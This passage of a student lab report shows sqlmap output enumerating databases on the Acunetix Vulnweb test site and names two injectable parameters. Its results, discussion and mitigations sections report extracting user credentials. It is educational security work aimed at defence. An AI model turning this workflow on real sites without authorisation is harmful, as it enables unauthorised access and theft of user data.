[15:15:15] [INFO] fetching columns for table 'TABLE_CONSTRAINTS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'KEYWORDS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNODB_FIELDS' in database 'information_schema'
Database: acuart
Table: categ
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cat_id | int  |
| cdesc  | tinytext |
| cname  | varchar(50) |
+-----+-----+

Database: acuart
Table: guestbook
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| mesaj  | text |
| sender | varchar(150) |
| senttime | int |
+-----+-----+

Database: acuart
Table: artists
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| adesc  | text |
| aname  | varchar(50) |
| artist_id | int |
+-----+-----+

Database: acuart
Table: carts
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cart_id | varchar(100) |
| item   | int |
| price  | int |
+-----+-----+
```

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```
| CONSTRAINT_CATALOG | varchar(64) |
| CONSTRAINT_NAME    | varchar(64) |
| CONSTRAINT_SCHEMA  | varchar(64) |
| CHECK_CLAUSE       | longtext    |
+-----+-----+
Database: information_schema
Table: TABLE_CONSTRAINTS
[7 columns]
+-----+-----+
| Column          | Type          |
+-----+-----+
| CONSTRAINT_CATALOG | varchar(64) |
| CONSTRAINT_NAME    | varchar(64) |
| CONSTRAINT_SCHEMA  | varchar(64) |
| ENFORCED          | varchar(3)   |
| TABLE_NAME       | varchar(64) |
| CONSTRAINT_TYPE    | varchar(11)  |
| TABLE_SCHEMA     | varchar(64) |
+-----+-----+

Database: information_schema
Table: KEYWORDS
[2 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| RESERVED | int          |
| WORD     | varchar(31)  |
+-----+-----+

Database: information_schema
Table: INNODB_FIELDS
[3 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| NAME   | varchar(64)   |
| INDEX_ID | varbinary(256) |
| POS    | bigint unsigned |
+-----+-----+

[15:15:15] [INFO] fetched data logged to text files under '/Users/aakankshen/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:15:15 /2025-02-17/

aakankshen@Aakankshs-MacBook-Air-2 ~ %
```

GitHub Repository Link:

<https://github.com/aakankshen/SQLMap-imp.git>

Result and Discussion:

Result:

Identified Vulnerabilities: SQL injection was successfully exploited in artists.php?artist=1 and listproducts.php?cat=1.

Extracted Databases: acuart, information_schema.

Extracted Tables: users, guestbook, products, artists, carts etc.

Extracted Columns from users: id, name, email, pass.

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Extracted User Data: Retrieved usernames, emails, and passwords.

Security Implications: The vulnerabilities allow unauthorized access to sensitive user data, highlighting poor input validation and lack of parameterized queries.

Discussion:

This demonstrates the power of automated SQL injection and highlights key security concerns:

- **SQL Injection is a Major Threat**
 - Many websites, especially those with insecure input validation, are vulnerable to SQL injection attacks.
 - Attackers can easily exploit them to gain unauthorized access.
- **Automation with SQLMap**
 - SQLMap simplifies the exploitation process by automating database extraction.
 - The crawl feature helps identify vulnerabilities across multiple pages.
 - The batch mode allows seamless execution of multiple attack steps without manual intervention.
- **Real-World Impact**
 - Attackers can steal sensitive user data, including passwords and emails.
 - If passwords are weak or stored without hashing, accounts can be compromised.
 - Attackers can modify website content, leading to defacement or misinformation.
- **Importance of Database Security**
 - Websites must implement prepared statements and parameterized queries to prevent SQL injection.
 - Regular security testing and vulnerability scans (like penetration testing) are essential.
 - Web application firewalls (WAFs) can help detect and block SQL injection attempts.

Limitations:

1. Depends on Vulnerability Presence

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- SQLMap works only if the target site has an SQL injection vulnerability.
- Well-secured sites with prepared statements and WAFs (Web Application Firewalls) are harder to exploit.
- 2. Limited to Database Attacks
 - SQLMap can only extract and manipulate data within the database.
 - It cannot directly exploit server-side vulnerabilities like RCE (Remote Code Execution) or XSS (Cross-Site Scripting).
- 3. Performance Constraints
 - On large databases, dumping all records can be slow and resource-intensive.
 - Some sites may detect and throttle requests, blocking the attack.
- 4. May Not Bypass Advanced Security Measures
 - Some websites use CAPTCHAs, rate limiting, and honeypots to detect and block automated tools like SQLMap.
 - Advanced IDS/IPS (Intrusion Detection & Prevention Systems) may flag or block suspicious activity.
- 5. Legal and Ethical Concerns
 - Unauthorized testing on real-world websites is illegal without permission.
 - Security researchers must follow ethical hacking guidelines and obtain legal consent before performing SQL injection tests.

Applications:

1. Cybersecurity & Penetration Testing

- Used by ethical hackers and security analysts to find and fix SQL injection vulnerabilities.
- Helps organizations strengthen their database security by identifying weaknesses.

2. Vulnerability Assessment in Web Applications

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- Security teams use SQLMap to test database security in web apps, e-commerce sites, and enterprise portals.
- Helps developers implement better input validation and security protocols.

3. Digital Forensics & Incident Response

- Helps forensic teams analyze attack patterns in case of a security breach.
- Can be used to replicate an attack to understand how data was compromised.

4. Educational & Research Purposes

- Used in cybersecurity courses, CTF (Capture The Flag) challenges, and ethical hacking competitions.
- Helps students and researchers understand SQL injection techniques and their impact.

5. Automated Security Audits

- Organizations integrate SQLMap into security testing pipelines to automate database vulnerability scans.
- Helps detect security issues before deployment.

References/Research Papers: (In IEEE format)

1. S. T, J. S, B. S, J. S and A. S. Kumar, "SQL Injection Testing on Website using Sqlmap," 2024 International Conference on Trends in Quantum Computing and Emerging Business Technologies, Pune, India, 2024, pp. 1-4, doi: 10.1109/TQCEBT59414.2024.10545289.
keywords: {Quantum computing;Databases;SQL injection;Market research;Security;Testing;Business;SQL;SQLMAP;Website testing },

<https://ieeexplore.ieee.org/abstract/document/1054528>

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2. O. Ojagbule, H. Wimmer and R. J. Haddad, "Vulnerability Analysis of Content Management Systems to SQL Injection Using SQLMAP," SoutheastCon 2018, St. Petersburg, FL, USA, 2018, pp. 1-7, doi: 10.1109/SECON.2018.8479130. keywords: {SQL injection;Tools;Databases;Content management;Penetration testing;Computer hacking;SQLi;web applications;vulnerability;SQL injection},

<https://ieeexplore.ieee.org/abstract/document/8479130>

3. A. Maraj, E. Rogova, G. Jakupi and X. Grajqevci, "Testing techniques and analysis of SQL injection attacks," 2017 2nd International Conference on Knowledge Engineering and Applications (ICKEA), London, UK, 2017, pp. 55-59, doi: 10.1109/ICKEA.2017.8169902. keywords: {Knowledge engineering;Integrated circuits;Cogeneration;DH-HEMTs;SQL injection;attack;web applications;security systems},

<https://ieeexplore.ieee.org/abstract/document/8169902>

Conclusion:

This report demonstrates how SQLMap can be used to exploit SQL injection vulnerabilities in real-world web applications. By targeting the Acunetix Vulnweb test site, we successfully enumerated databases, extracted user credentials, and modified stored data. This highlights the critical risks of unsecured database interactions and the potential impact of SQL injection attacks.

To mitigate such threats, websites must implement robust security measures, including:

- Prepared Statements & Parameterized Queries – Prevent direct SQL injection by enforcing safe query execution.
- Web Application Firewalls (WAFs) – Detect and block malicious SQL injection attempts in real time.
- Input Validation & Sanitization – Ensure all user inputs are validated, escaped, and restricted to prevent unauthorized queries.

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- Least Privilege Principle – Limit database permissions, ensuring users and applications have only the necessary access.
- Regular Security Audits & Penetration Testing – Conduct frequent vulnerability assessments using tools like SQLMap to identify and patch security gaps.

By proactively securing database interactions, organizations can protect sensitive data, maintain application integrity, and prevent unauthorized access. This research underscores the importance of secure coding practices and the need for continuous security monitoring in modern web applications.